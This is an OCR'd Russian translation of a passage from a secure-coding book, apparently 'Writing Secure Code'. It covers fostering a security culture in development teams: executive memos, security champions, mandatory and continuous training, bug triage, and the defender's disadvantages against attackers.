Конечно, это радикальная мера. Мы никогда не выкидывали подобных фокусов; ну, по крайней мере, никогда в них не сознавались. И прежде чем прибегнуть к крайним мерам, обычно сообщали вице-президенту по электронной почте, ч го у установленного на его компьютере приложения имеется серьезная брешь в защите, которую никто не хочет устранять, и, если он не возражает, мы готовы провести наглядную демонстрацию. Угрозы атаки зачастую достаточно, чтобы добиться исправления ошибки.

Внимание! «Диверсии» стоит применять, когда вы абсолютно уверены в серьезности дыры в защите. Не сейте панику и не лезьте на рожон.

Но ведь подобные меры и не понадобятся, если не только вовлечь в игру топ-менеджмент, но и внедрить культуру безопасности во всей компании.

Некоторые методы насаждения идей безопасности

Теперь, когда вы привлекли внимание генерального директора, самое время позаботиться о воспитании культуры безопасности в производственных подразделениях — там, где делают приложение. Как оказывается, дизайнеров, разработчиков и тестировщиков обычно довольно легко убедить в важности безопасности, поскольку большинство из них заботится о качестве продукта. Очень неприятно читать обзор, где говорится о недостатках защиты только что выпущенного приложения, не говоря уже о передаваемом из уст в уста мнении пользователей, ко-

торые обнаружили серьезные дыры в системе безопасности любовно созданного вами продукта. В следующих разделах описывается несколько приемов, позволяющих сформировать особую атмосферу заботы о безопасности и защите создаваемого приложения.

Убедите начальника обратиться к сотрудникам с заявлением на тему безопасности

Если вам удалось привлечь внимание босса к животрепещущей проблеме, теперь следует убедить его довести мнение по данному вопросу до сведения всех сотрудников. Простейший способ — разослать сообщение электронной почты или служебную записку, в которой объясняется, почему безопасность ставится во главу угла. Один из лучших образцов, который мне удалось увидеть лично, — послание Джима Олчина (Jim Allchin), вице-президента группы Windows в Microsoft. Вот отрывок из письма, адресованного разработчикам Windows:

> *Я хочу, чтобы клиенты знали, что WindowsXP — самая защищенная из существующих операционных систем. Я хочу, чтобы люди пользовались нашей системой и не боялись, что хакерам удастся получить административные полномочия или доступ к личным данным пользователей. Я хочу, чтобы Microsoft пользовалась репутацией лидера в создании защищенной вычислительной инфраструктуры и намного опережала конкурентов. Я сам очень серьезно отношусь к корпоративной инициативе по укреплению безопасности и хочу, чтобы каждый из вас так же последовательно поддерживал ее.*
>
> *Ответственность за защищенность Windows XP лежит на каждом. Я говорю не о дополнительных возможностях подсистемы защиты, а о качестве реализации каждой возможности.*
>
> *Если вам станет известно о дырах в защите той части продукта, за которую вы отвечаете, сообщите об этой ошибке и позаботьтесь об оперативном ее исправлении, прежде чем продукт попадет к пользователю.*
>
> *У нас лучшая в мире команда разработчиков, и мы прекрасно знаем, что должны создавать код без проблем с безопасностью — и точка. Я не хочу, чтобы после официального выпуска в WindowsXP обнаружились бреши в защите, подвергающие риску наших клиентов,*
>
> *Джим*

Джим Олчин выразился предельно ясно и недвусмысленно. Суть его послания проста: безопасности присваивается наивысший приоритет. Когда такие письма приходят «сверху», чудеса становятся возможными наяву. Конечно, это не означает, что в продукте не останется ни одной ошибки. Если уж говорить откровенно, то после выхода Windows XP несколько ошибок подсистемы безопасности все-

таки было найдено, и вряд ли они последние. Но общее направление ясно: поднимать планку от версии к версии с тем, чтобы дыр обнаруживалось все меньше и меньше.

Самый громкий призыв к действию прозвучал из Microsoft в январе 2002 года, когда Билл Гейтс разослал всем сотрудникам компании памятную записку «Доверительные вычисления» (Trustworthy Computing), в которой подчеркивал важность выпуска более защищенных и надежных приложений по причине возрастания угрозы компьютерным системам. Интернет три года назад разительно отличается от нынешней Сети — она куда враждебнее, и приложения необходимо проектировать с учетом этого. Текст меморандума Билла Гейтса вы найдете на Web-странице *news.com.com/2009-1001-817210.html.*

Возьмите в штат поборника безопасности

Полезно иметь в штате одного или нескольких сотрудников — активных пропагандистов идеи безопасности, людей, в полное мере понимающих, насколько важна компьютерная безопасность для компании и ее клиентов. Они станут своего рода «паровозом», который потянет за собой остальных сотрудников. На такого приверженца безопасной работы систем можно возложить следующие обязанности:

- быть в курсе всех новинок в сфере безопасности;
- проводить собеседования с кандидатами в команду поддержки процедур безопасности в компании;
- учить сотрудников, как обеспечивать безопасность;
- назначать вознаграждения за самый безопасный код или за самое надежное исправление ошибки защиты. В качестве вознаграждения годится все: денежные премии, отгулы, выделение персонального почетного места парковки на месяц — да мало ли что еще;
- распределять обнаруженные ошибки по приоритетам в соответствии с их опасностью и давать советы, как лучше устранять обнаруженные бреши,

А теперь более детально о том. как выполнять эти обязанности.

Держите руку «на пульсе»

На сегодня имеются два лучших ресурса с постоянно обновляющейся информацией: сайты NTBugTraq и BugTraq. Первый целиком посвящен Windows NT, а на втором рассматриваются более общие вопросы. Поддержку NTBugTraq осуществляет Расс Купер (Russ Cooper), а подписка на рассылку доступна на сайте *http://www.ntbugtraq.com.* BugTraq, объединяющий самые известные списки рассылки, посвященные брешам в защите и их обнаружению, поддерживается компанией SecurityFocus, принадлежащей в настоящее время Symantec Corporation. Подписавшись на рассылку на сайте *http://www.securityfocus.com* вы ежедневно станете получать около 20 писем. Знакомство с информацией о новостях в сфере безопасности из публикаций NTBugTraq и BugTraq должно стать частью ежедневной работы «старшого» по безопасности,

Рекомендуем обратить внимание и на другие предложения SecurityFocus (*http://www.securityfocus.com*) такие как Vuln-Dev, Pen-Test и Sec-Prog.

Беседуйте с сотрудниками об обеспечении безопасности

В большинстве крупных организаций эксперты по защите быстро оказываются перегружены работой. Поэтому часть ее следует в обязательном порядке перекладывать на плечи разработчиков: каждый должен отвечать за безопасность функций, которые реализует. Чтобы добиться этого, берите в штат тех, кто не только хорошо исполняет свои прямые обязанности, но считает делом чести обеспечить защиту и надежность продукта.

Интервьюируя в Microsoft кандидатов на позиции, связанные с безопасностью, мы обращаем внимание на качества претендентов, в том числе на:

- страсть к предмету. Про таких людей говорят, что «у них горят глаза»;
- глубокие и разносторонние познания в области безопасности. Например, знание криптографии полезно, но кроме этого нужно разбираться в аутентификации, авторизации, уязвимости, способах предотвращения атак, ответственности, практических проблемах безопасности, которые затрагивают пользователей, и многом другом;
- горячее желание создавать защищенное ПО, удовлетворяющее реальным требованиям пользователей и бизнеса:
- способность находить нестандартные (но приемлемые в конкретной ситуации) способы применения теоретических знаний о безопасности;
- способность предлагать конкретные решения, а не просто ставить вопросы, Жаловаться на проблемы — штука нехитрая;
- способность понимать ход мыслей взломщика;
- способность изменить заданную роль. Часто требуется способность действовать, как атакующий. Да-да, чтобы дать отпор хакерам, вы должны уметь делать то же, что и они.

Несколько слов о пользователях

Как уже говорилось, профессионал обязан разбираться в практических проблемах безопасности, которые затрагивают пользователей. Это крайне важно. Есть люди, способные обнаружить слабость и перечислить недостатки защиты системы, но предлагаемые ими способы решения проблем часто оказываются совершенно непригодными.

Этим, как правило, грешат компьютерные фанаты и продвинутые пользователи. Они знают самые заковыристые возможности системы и значение загадочных сообщений об ошибках, и им кажется, что обычные пользователи владеют таким же знанием. Им трудно залезть в шкуру пользователя, поэтому они просто не понимают их проблем. А если ваше ПО приобретают организации, вы должны понимать не только пользователей, но и ИТ~менеджеров: знать, как они управляют компьютерами и серверами. Грань между просто защищенными, защищенными и пригодными к работе пользователей системами чрезвычайно тонка. Только профессионалы в области безопасности способны ее различить.

Основная черта специалиста по защите — одержимость. Профессионала хлебом не корми — дай «помудрить» в защите ИТ-систем и сетей. Профессионалы

безопасности этим живут, а значит, способны защитить систему лучше всех. (Знаем, что повторяемся, но все-таки: человек должен делать то, что ему нравится, в противном случае следует просто сменить дело.)

Другая важная составляющая — это опыт, особенно «шишки», набитые при латании брешей защиты в условиях «реального боя». Такой опыт дорогого стоит, и им необходимо делиться с коллегами,

В 2000 году началось затяжное снижение американского фондового рынка, что очень многим игрокам стоило кучу денег. Как нам кажется, это произошло из-за того, что их финансовые консультанты не имели опыта «медвежьего» рынка. В их памяти только хорошие времена, когда рынок уверенно рос, и они давали своим клиентам единственный совет — вкладывать деньги в сильно переоцененные доткомы. К счастью, финансовый консультант Майка (одного из авторов этой книги) много повидал на своем веку и поэтому принял за него ряд мудрых решений, Благодаря ему Майк пострадал не так сильно, как большинство. Если вы найдете человека с подобным опытом, держитесь за него обеими руками.

Организуйте процесс непрерывного обучения

Ожидая первого ребенка, один из авторов с женой посещали курсы по оказанию первой помощи новорожденным. Когда в конце занятия инструктор, врач скорой помощи, поинтересовался, нет ли у нас вопросов, наш автор поднял руку и сказал, что уже завтра присутствующие забудут большую часть сказанного, поэтому спрашивается: что инструктор посоветует, чтобы не утратить полученные навыки. Ответ был прост: еженедельно перечитывать конспект курса и практиковаться. То же самое справедливо и отношении безопасности: вы должны добиться, чтобы ваши не очень сведущие в безопасности коллеги получили возможность регулярно освежать свои знания. Например, команда «Безопасная Windows» (Secure Windows Initiative) в Microsoft выбрала следующую тактику:

- создала сайт в интрасети, посвященный безопасности. На него сотрудники обращаются при возникновении любых проблем с безопасностью:
- опубликовала «белую книгу» (white paper), в которой описаны проверенные практикой методы обеспечения безопасности. По мере обнаружения и устранения брешей в создаваемом ПО процесс латания дыр тщательно документировался и эта информация публиковалась для открытого доступа всем сотрудникам;
- организовала «дни борьбы с ошибками»: сначала учебные занятия, а затем пересмотр созданного кода, проектной документации, планов тестирования и документации на предмет проблем с безопасностью. Ведение реестра ошибок вызвано не только желанием обнаружить ошибки. «Охота за ошибками» подобна домашнему заданию — она позволяет закрепить знания, полученные в ходе теоретических занятий. Отлов ошибок — это «холодный десерт» дня борьбы с ошибками;
- еженедельно рассылала по электронной почте командам разработчиков сообщения с описанием брешей в системе безопасности и просьбой определить проблему. В сообщении они размещали ссылку на Web-сайт с решением, подробную информацию о том, как устранить ошибку, и инструменты или материалы, которые можно использовать для поиска подобных ошибок в будущем.

Мы считаем такой подход очень полезным, поскольку он каждую неделю напоминает людям о необходимости соблюдать безопасность;

- предоставляет консалтинговые услуги по безопасности всем командам в компании, в том числе выполняет анализ проектной документации, кода и планов тестирования.

Совет В рассылаемые письма с описанием бреши включите описание механических способов ее обнаружения в коде. Например, в рассылке примера переполнения буфера при использовании функции *strcpy* опишите способы обнаружения подобных проблем, скажем, с применением регулярных выражений или утилит поиска строк в тексте. Недостаточно просто проинформировать об ошибках в коде — нужно стремиться к полному их искоренению.

Классифицируйте ошибки системы безопасности

Иногда приходится принимать решение: устранять или нет ту или иную брешь. Если вы столкнулись с ошибками, которые проявляются редко, не приносят большого вреда и тяжело поддаются исправлению, не торопитесь исправлять ошибку а отразите ее в документации как ограничение. Однако серьезные ошибки в подсистеме безопасности следует обязательно исправить. Ответственность и принятие решения о методах устранения и определение приоритета исправления ошибок лежат целиком на вас.

Правила боя

Мы объяснили, зачем создавать защищенные системы, и предложили несколько простых способов воспитания в компании культуры безопасности. Однако не следует забывать, что мы, разработчики, всегда «идем вторым номером». Проще говоря, мы, как защищающиеся, должны строить более надежные системы, так как преимущество всегда у нападающего.

Любое ПО, которое устанавливается на компьютер, особенно подключенный к Интернету, необходимо защищать. Имеется в виду то, что код приложения становится постоянно — 24 часа в сутки, 7 дней в неделю — доступным для атаки из любой точки земного тара. Поэтому он должен противостоять атакам, чтобы не стать причиной компрометации, повреждения, удаления или перлюстрации злоумышленником защищаемых системой ресурсов. В подобной, исключительно сложной ситуации оказываются пользователи всех компьютерных систем. Это также создает проблемы производителям ПО, так как их продукты становятся потенциальной мишенью для атак.

А теперь об особенностях обороны и защиты.

Правило №1: защищающемуся приходится охранять все слабые места, а нападающему достаточно выбрать одно из них

Допустим, вы держите оборону в неплохо оборудованном замке: каменные стены толщиной в 5 футов* с бойницами, глубокий ров с водой, подъемный мост. Часовые постоянно патрулируют стены замка, мост большую часть времени поднят, а когда его опускают, специальный отряд зорко следит за воротами. Вам пришлось позаботиться о хорошей экипировке стрелков, о средствах тушения огня — на случай, если вас обстреляют горящими стрелами, а также о провизии на случай осады, Нападающему же достаточно отыскать всего одно слабое, плохо защищенное место,

То же самое справедливо в отношении ПО: нападающему хватит единственной бреши в защите вашего приложения, а вы обязаны «закрыть» все слабые места, Конечно, если какая-то возможность отсутствует — то есть не была установлена или отсутствует в программе, — то и воспользоваться ею для атаки не удастся

Правило №2: защищающийся готовится отразить известные атаки, а нападающий может разработать новые методы взлома

Допустим, в вашем замке есть колодец, питаемый подземной рекой. Задумывались ли вы, что нападающий может проникнуть в замок именно через него, пройдя по руслу подземной реки? Помните историю падения Трои? Троянцы не разглядели опасности в подарке греков и поплатились за это жизнью.

Система безопасности ПО разрабатывается только для теоретически вычисленных или предугаданных атак. Так, разработчики IIS 5 знали, как защитить сервер от атак с использованием *управляющих символов* (escape character) в URL-адресе, но оказались не готовы к атакам с применением нестандартных последовательностей символов в формате UTF-8 — они просто не знали о существовании этой возможности. А хакер, изрядно потрудившись, отыскал-таки ошибку в обработке некорректных последовательностей символов. Подробный «отчет о проделанной работе» опубликован на Web-странице *http://www.wiretrip.net/rfp/p/doc.asp/i2/d57.htm*.

Единственный способ защититься от атак заранее неизвестного типа — отключить все возможности программы, которые явно не востребованы пользователем. Возвращаясь к аналогии с Троей, можно утверждать, что ничего бы не произошло, если бы защитники города не польстились на «подарок».

Правило №3: оборону следует держать постоянно, удар же возможен когда угодно

Стража обороняющегося должна быть все время начеку. Нападающему в этом плане куда проще. Он может долго не проявлять себя и атаковать, когда ему будет удобно. Иногда атакующий выжидает долгое время, тому же, кто держит оборону, приходится быть готовым всегда. Это настоящая головная боль системных администрс-

* Примерно полтора метра. — *Прим. перев.*

траторов, которым приходится постоянно контролировать работу системы, проверять журналы, обнаруживать и отражать атаки. Таким образом, разработчики должны предусмотреть в ПО средства противостояния атакам и инструменты для мониторинга системы, помогающие пользователям выявить атаку.

Правило №4: защищающему приходится соблюдать правила, а нападающему не возбраняется вести «грязную игру»

Хоть в мире ПО это и не всегда так, но по большей части это утверждение верно, В распоряжении защищающегося масса хорошо изученных средств, разработанных «белыми хакерами* (например, брандмауэры, системы обнаружения вторжений, журналы аудита и «приманки») для защиты системы и обнаружения атак. Нападающему же ничто не мешает прибегнуть к любому доступному ему средству проникновения в систему и обнаружения слабых мест в защите. И в этом случае преимущество на его стороне,


Резюме

Итак, понятно. что положение защищающегося не из приятных. Разработчикам ПО приходится создавать «постоянно бдящие* приложения, однако преимущество на стороне нападающих, и слабо защищенную программу они быстро взломают. Короче говоря, чтобы нейтрализовать хакеров, нужно действовать весьма и весьма умно. Говоря это, я все равно сомневаюсь, удастся ли нам когда-нибудь наголову разгромить Интернет-вандалов — их слишком много, так же как и доступных для атак серверов. Кроме того, многие «шалуны» атакуют компьютеры в Интернете просто потому, что им это удается! Вспоминается интервью с Джорджем Меллори (George Mallory) (1886—1924), который на вопрос: «Почему вы хотите покорить Эверест?» ответил: «Просто потому, что он есть на свете». Но все же мы в состоянии поднять планку защиты до такого уровня, что хакерам придется признать, что атаковать наши программы слишком хлопотно, и поискать лучшее применение своим силам,

И, наконец, знайте, что безопасность занимает особое положение в мире компьютеров. За исключением разработчиков очень немногие люди (если таковые вообще имеются) активно интересуются вопросами масштабируемости и локализации ПО. Однако многие склонны тратить время и деньги, чтобы в поте лица искать дыры в защите. Интернет — крайне сложная и агрессивная среда, и ваши приложения должны уметь выживать в ней.

ГЛАВА

2



Активный подход к безопасности при разработке приложений

Большинство изданий, посвященных созданию безопасных программ, ограничиваются только одной составляющей — кодом. Мы решили нарушить эту традицию и рассказать обо всем, что нам кажется важным: о проектировании, программировании, тестировании и документировании ПО. Каждый из этих процессов исключительно важен для создания безопасных систем, и, совершенствуя их, очень важно соблюдать жесткую дисциплину. Одного лишь добавления пары-тройки «хороших идей», горстки «лучших практик» или поэтапных инструкций в не очень хорошо организованный процесс разработки недостаточно для существенного повышения безопасности конечного продукта. Мы познакомим вас с некоторыми общими методами переориентации процессов разработки ПО на укрепление безопасности и уделим достаточно внимания проблемам образования и обучения безопасности, так как это критически важно для создания защищенных продуктов, кроме того, это наш любимый конек, а также детально обсудим методы пропаганды безопасности и внедрения жесткого контроля защиты на каждом этапе разработки.

А сейчас давайте выясним, почему большинство далеко не обделенных интеллектом людей делает ошибки и оставляет ПО незащищенным. Вот основные причины, по которым игнорируются требования по безопасности:

- безопасность навевает смертную скуку;
- защита часто ограничивает функциональность продукта, она «путается под ногами» и мешает полноценной работе;
- безопасность сложно измерить:

- безопасность обычно не представляет собой *главную специальность* или *предмет заинтересованности* проектировщиков и разработчиков;
- для обеспечения максимальной безопасности приходится воздерживаться от введения в приложение принципиально новых и интересных функций.

Мы лично никак не можем согласиться с первым доводом — профессионалы в области безопасности просто обожают работать над защитой систем. Как правило, безопасность считают нудной люди с небольшим опытом и, возможно, с неглубоким пониманием проблем в этой области; к тому же проект и код, созданные без души, с постным выражением лица, редко оказываются качественным. Вероятно, вы уже поняли или — как мы надеемся — поймете, читая эту книгу, что чем больше узнаешь о безопасности, тем интереснее она становится.

Вторая причина — весьма распространенное отношение, отчасти основанное на заблуждении. Согласно требованиям безопасности рекомендуется запретить пользователю доступ к функциям, которые ему не нужны. Представьте себе, что получится, если из соображений *удобства использования* (usability) приложение создано так, что персональную информацию и номера кредитных карточек клиентов можно узнать без предварительных процедур аутентификации и авторизации. Ясно, что этими сведениями смогут воспользоваться все, в том числе не отягощенные моральными принципами субъекты! А теперь поставьте себя па место клиента; можно ли считать безопасность «нелепым препятствием», если из-за пренебрежения к ней ваши личные данные станут легкой добычей злоумышленника? Можно ли считать защиту «дурацким усложнением», если кто-то выдает себя за вас? Знайте: облегчив доступ пользователей к конфиденциальным данным, вы упрощаете задачу атакующему.

С третьим аргументом придется согласиться, но это не причина для создания «дырявых» программ. В отличие от производительности, которая поддается измерению — цифры подтвердят, что одна из программ «быстрее» другой, — безопасность не поддается количественной оценке. Нельзя утверждать, что одна программа безопаснее другой, пока не выявлены *все* недостатки защиты в обоих приложениях (а это практически невозможно). Понятно, что вы можете с пеной у рта спорить, что лучше защищено — приложение А или приложение В, но вам никогда не удастся доказать, к примеру, что А на 15% безопаснее В.

Тем не менее поддаются измерению и оценке улучшения в процессе разработки, например, количество сотрудников, прошедших обучение по безопасности, число залатанных брешей в защите и т. п. Кроме того, можно быть уверенным, что в продукте заботящейся о безопасности организации скорее всего меньше «дыр», чем в приложении той компании, которая не обеспокоена безопасностью своих изделий. Есть и кое-что еще: вы всегда можете оценить эффективную «площадь поражения» своей программы. Подробнее об этом — в главах 3 и 19.

И последнее: чем больше функций в программе, тем выше вероятность обнаружения дыр, ведь взломщик «анализирует» каждую функцию. Новые возможности по сути своей опаснее, чем проверенные и активно используемые, но большинство разработчиков, как люди творческие, предпочитают решать новые задачи, создавать новые функции или выдумывать новые способы реализации старых. Билл Гейтс подчеркнул это в своем меморандуме «Доверительные вычисления»: «Ока-

зываясь перед выбором между добавлением новых и устранением брешей в старых функциях, мы должны выбирать второе».

А теперь посмотрим, как решать перечисленные проблемы,

Совершенствование процессов

На время забудем об обучении всех членов команды разработчиков (об этом ч\ть позже) и поговорим о совершенствовании процессов разработки. Мы предлагаем очень простую вещь — вносить улучшения в процесс на каждом этапе проекта независимо от используемой модели этапов разработки ПО.

На рис. 2-1 показаны некоторые новшества, позволяющие повысить ответственность сотрудников и улучшить структуру процессов разработки ПО с точки зрения безопасности. В спиральной модели достаточно предусмотреть циклические процедуры, а если вы используете *водопадную модель* (waterfall approach), просто позаботьтесь о дополнительных этапах ниже «по течению», выполняемых в фоновом режиме. А сейчас детально об особенностях подобных операций.




Рис. 2-1. *Укрепление защиты в процессе разработки ПО на каждом этапе*

Вы увидите, что многие этапы выполняются итеративно и непрерывно. Так. сотрудников в группу набирают не только в начале проекта — это непрерывная составляющая часть процесса.

Лучший пример итеративного первого шага в процессе разработки безопасного ПО — образование. Считаю, что самое важное для создания безопасных систем — повысить сознательность и понимание проблем безопасности через обучение. Об этом мы сейчас и поговорим.

Необходимость обучения

Я *уже* говорил, что обучение безопасности — мой конек; точнее, недостаточность такого обучения — мой любимый «мальчик для битья». А особо потешить эту свою слабость мне пришлось в первой четверти 2002 г., когда в Microsoft объявили кампанию по укреплению безопасности Windows (Windows Security Push). В рамках этого мероприятия мы за десять дней обучили примерно 8500 человек. Да. да, я не оговорился! Мы потребовали, чтобы все члены всех команд, участвующих в создании кода, попавшего на установочный диск Windows (а число команд зашкаливает за 70), посетили семинары, в том числе и вице-президенты! Мы разработали три курса, и каждый пришлось прочитать 5-6 раз. Первый курс адресовался разработчикам, второй — тестировщикам, а последний — менеджерам проектов. (В Microsoft менеджеры проектов отвечают полностью за весь набор функций приложения.) Специалистам по документации предлагались курсы в соответствии с областью, в которой они работают. Вы не поверите, но нашлись мазохисты, прослушавшие все три курса!

К чему мы клоним? Мы считаем эту акцию необходимой. Успех кампании по безопасности невозможен без повышения понимания и сознательности каждого сотрудника. Дэвид, второй из авторов этой книги, любит повторять: «Люди хотят делать все «правильно», но подчас не знают, *как* это — «правильно». В этом случае им нужно помочь». Многие программисты понимают, как внедрять в ПО функции безопасности, но большинству из них никто не объяснял, как создавать безопасные системы. Я убежден, что в институте многому учат неправильно или, по крайней мере, не всегда преподают «правильные» вещи. Не поймите меня превратно: в ИТ-отрасли обучение играет огромную роль, но все начинается в учебном заведении.

Лучше всего объяснять, что мы имеем в виду, на примере. В феврале 2002 г. я временно прервал участие в Windows Security Push для участия в круглом столе на «Симпозиуме по безопасности сетей и распределенных систем» (Network and Distributed System Security Symposium, NDSS) в Сан-Диего, на котором обсуждались вопросы Интернет-приложений. В своем выступлении я упомянул о собеседовании, которое провел за несколько месяцев до этого. Мне требовалось отобрать человека в команду Secure Windows Initiative, который бы оказывал другим группам разработчиков помощь в проектировании и программировании безопасных приложений. На интервью я спросил кандидата, как укрепить защиту средствами RSA (Rivest-Shamir-Adleman), алгоритма шифрования с открытым ключом. Претендент начал подробно рассказывать, о том что «нужно взять два очень больших простых числа P и Q...», — в общем, он стал пересказывать, как работает алгоритм RSA, но не как его применять. Я повторил вопрос: меня интересует, не *как работает* RSA (это черный ящик, созданный и изученный профессионалами и, надо полагать, работающий именно так, как обещают его создатели), а как *применить* эту технологию для защиты. Кандидат признался, что не знает, и этого было достаточно; он получил работу в другом отделе,

Кстати, вопрос, который я задал претенденту, звучал так: как применить RSA для того, чтобы клиент, продавший свои акции, не смог позднее отказаться от сделки, увидев, что цена акции выросла. Одно из решений — обеспечить поддержку цифровой подписи по алгоритму RSA и задействовать стороннюю организацию-депозитарий для подписания и отметки времени и даты на распоряжении

клиента. Продавая акцию, клиент сначала направляет распоряжение сторонней организации, которая подтверждает его подпись, проставляет метку «дата+время» и подписывает распоряжение. Распоряжение, подписанное и клиентом, и сторонним депозитарием, защищает права брокера: теперь продавцу не так-то просто отказаться от своего слова.

На собеседовании требовалось выяснить, умеет ли кандидат применять знакомые методы для решения задач по обеспечению защиты, возникающих в процессе работы. Претендент был прекрасно подкован технически и исключительно сообразителен, но он не понимал, как решать проблемы в области безопасности. Он знал, как работает система, но, честно говоря, в данном случае это оказалось совершенно бесполезным. Нужно знать, как отвести от системы опасность. Ситуация напоминает иные курсы вождения: вы хотите, чтобы вас научили безопасно водить машину, а вместо этого преподаватель нудит о деталях работы двигателя внутреннего сгорания. Если вы не механик, какое вам дело до того, как топливно-воздушная смесь попадает в камеру сгорания, сжимается и воспламеняется для создания толкающей силы? То же верно по отношению к созданию безопасных систем: хотя понять работу той или иной их части интересно, это не поможет построить безопасную систему.

Внимание! Пусть вашим девизом станет: «Функции безопасности = Безопасные функции».

По завершении круглого стола ко мне подошли пять профессоров, они бы; и возмущены некорректностью моих вопросов на собеседовании и пытались убедить меня, что понимание работы RSA исключительно важно. Я же стоял на своем: рассказать на экзамене о деталях механизма RSA проще простого, а интересно это лишь очень небольшому кругу людей. Кроме того, ответ экзаменуемого легко оценить по шкале «верно — неверно»; а вот умение справляться с опасностями и атаками — штука существенно более сложная, и его вряд ли «измеришь» одним испытанием. После оживленных дебатов сошлись на том, что обучение созданию безопасных систем должно включать *как* основы изучения и противостояния атакам, *так и* особенности работы RSA и других механизмов защиты. Я остался исключительно доволен достигнутым компромиссом!

Но вернемся к Windows Security Push. Мы поняли, что необходимо обучать сотрудников построению безопасных систем, потому что в школе этого не преподают. Мы осознали, что многие знают, как работает Kerberos, DES (Data Encryption Standard) и RSA, но этому знанию грош цена в базарный день, если человек никогда не видел, как выглядит переполнение буфера в C++! Я часто повторяю: «Нельзя знать того, чего не знаешь», то есть если разработчик не знает, как делается безопасный продукт, клиент никогда не получит защищенное приложение. Вот почему нашей команде пришлось провести обучение 8500 сотрудников.

Сухой остаток таков: обучение методам безопасности необходимо, тем более, что ситуация в области защиты быстро меняется, так как обнаруживаются новые источники опасности. Поговорка: «То, что не известно, не может навредить», — в области защиты попросту не работает. Неизвестное может обезоружить (и очень вероятно, что так и выйдет) ваших клиентов перед серьезной опасностью. Курсы по защите следует сделать обязательными для всех работников (как в Microsoft).

Это особенно важно для новых сотрудников. Не следует полагаться на то, что новички что-то знают о безопасности систем!

Что следует преподавать студентам

Нам требуются люди с глубокими знаниями в области проектирования безопасных приложений, безопасного кодирования и тщательного тестирования. Качественный, хорошо продуманный курс по защите систем должен занимать три семестра: на первом следует рассказывать об основах безопасности и методах анализа опасностей, на втором — о методах противодействия опасностям, а на третьем учить студентов проектировать и программировать реальные безопасные системы. Необходимо донести до слушателей, что системы должны не просто удовлетворять требованиям бизнеса или клиента, но делать это безопасным образом. Не перегружайте курс теоретическими материалами по безопасности и технологиям защиты.

Внимание! Обучение исключительно важно для того, чтобы создавать безопасные системы. Не ждите, что люди знают, как проектировать, программировать, тестировать, документировать и развертывать безопасные системы; они могут иметь представление о том, как работают механизмы защиты, но от этого немного проку. В безопасности принцип «То, что не известно, не может повредить» не работает — пренебрежение неизвестным чревато катастрофическими последствиями.

Отношение сотрудников к обязательному обучению

Мы ожидали, что принудительные занятия не понравятся сотрудникам и прием окажется прохладным, но мы ошиблись! В чем причина? Большинство компаний-разработчиков ПО кишмя кишат энтузиастами информационных технологий, которых хлебом не корми — дай узнать что-то новое. А если занятие посвящено такой «горячей» теме, как безопасность, то из аудитории их не выгнать. Так что дайте своим ИТ-фанатам информацию, которой они жаждут.

Примечание Раз уж мы заговорили об энтузиастах, не стоит недооценивать их стремление к первенству среди себе подобных. Большинство фанатов страстно увлечены своим делом и не прочь померяться силами, выясняя, кто напишет самый быстрый, самый функциональный или самый маленький по объему код. Такие соревнования следует поощрять. Вот мой любимый пример «из жизни»: программист из команды по разработке сервера IIS 6 поклялся отдать свой талисман — гипсовую копию своего мизинца — тому, кто найдет дыру в его коде. Многие пытались, но, увы, никто не преуспел — приз никому не достался. Вы думаете, этот программист развлекался, объявляя награду? Конечно же нет; он привлек армию профессионалов, чтобы те хорошенько «прошерстили» код на предмет слабых мест. Программист не хотел оказаться крайним, автором дыры в защите, о котором будут трубить на всех углах. Вот так!

Непрерывность обучения

Это печально, но истина в том, что каждую неделю появляются новые методы пли модификации старых способов взлома, которые делают ранее безопасные программы уязвимыми для атак. По этой причине обучение разработчиков следует проводить непрерывно. В частности, в нашей команде мы это делаем ежемесячно: знакомим сотрудников с самыми свежими проблемами в области защиты, причинами возникновения проблем и способами смягчения последствий или полного устранения опасности. Мы также приглашаем гостей, которые рассказывают о своем опыте защиты систем.

Развитие науки о безопасности

Оказывается, обучение безопасности имеет интересный побочный эффект. Изучив основы, специалисты в конкретных предметных областях (а работая над Windows, мы имели дело с создателями файловых систем, специалистами в области локализации, HTTP, XML и др.) начинают задумываться о том, как злоумышленники могут воспользоваться уязвимостью той или иной подсистемы (рис. 2 2),

До обучения основам безопасности

После обучения основам безопасности

Рис. 2-2, *Изменение отношения сотрудников к проблемам безопасности после обучения основным принципам защиты*

Акценты смещаются, актуальной становится придуманная на ходу поговорка: «Кому функция, а кому и брешь в защите», — специалисты с удивлением обнаруживают угрозу безопасности в функциях, которые до этого считали вполне безобидными.

Совет Если у вас нет собственных специалистов по безопасности, привлеките консалтинговую компанию, которая обеспечит качественное, основанное на реальном опыте обучение ваших сотрудников.

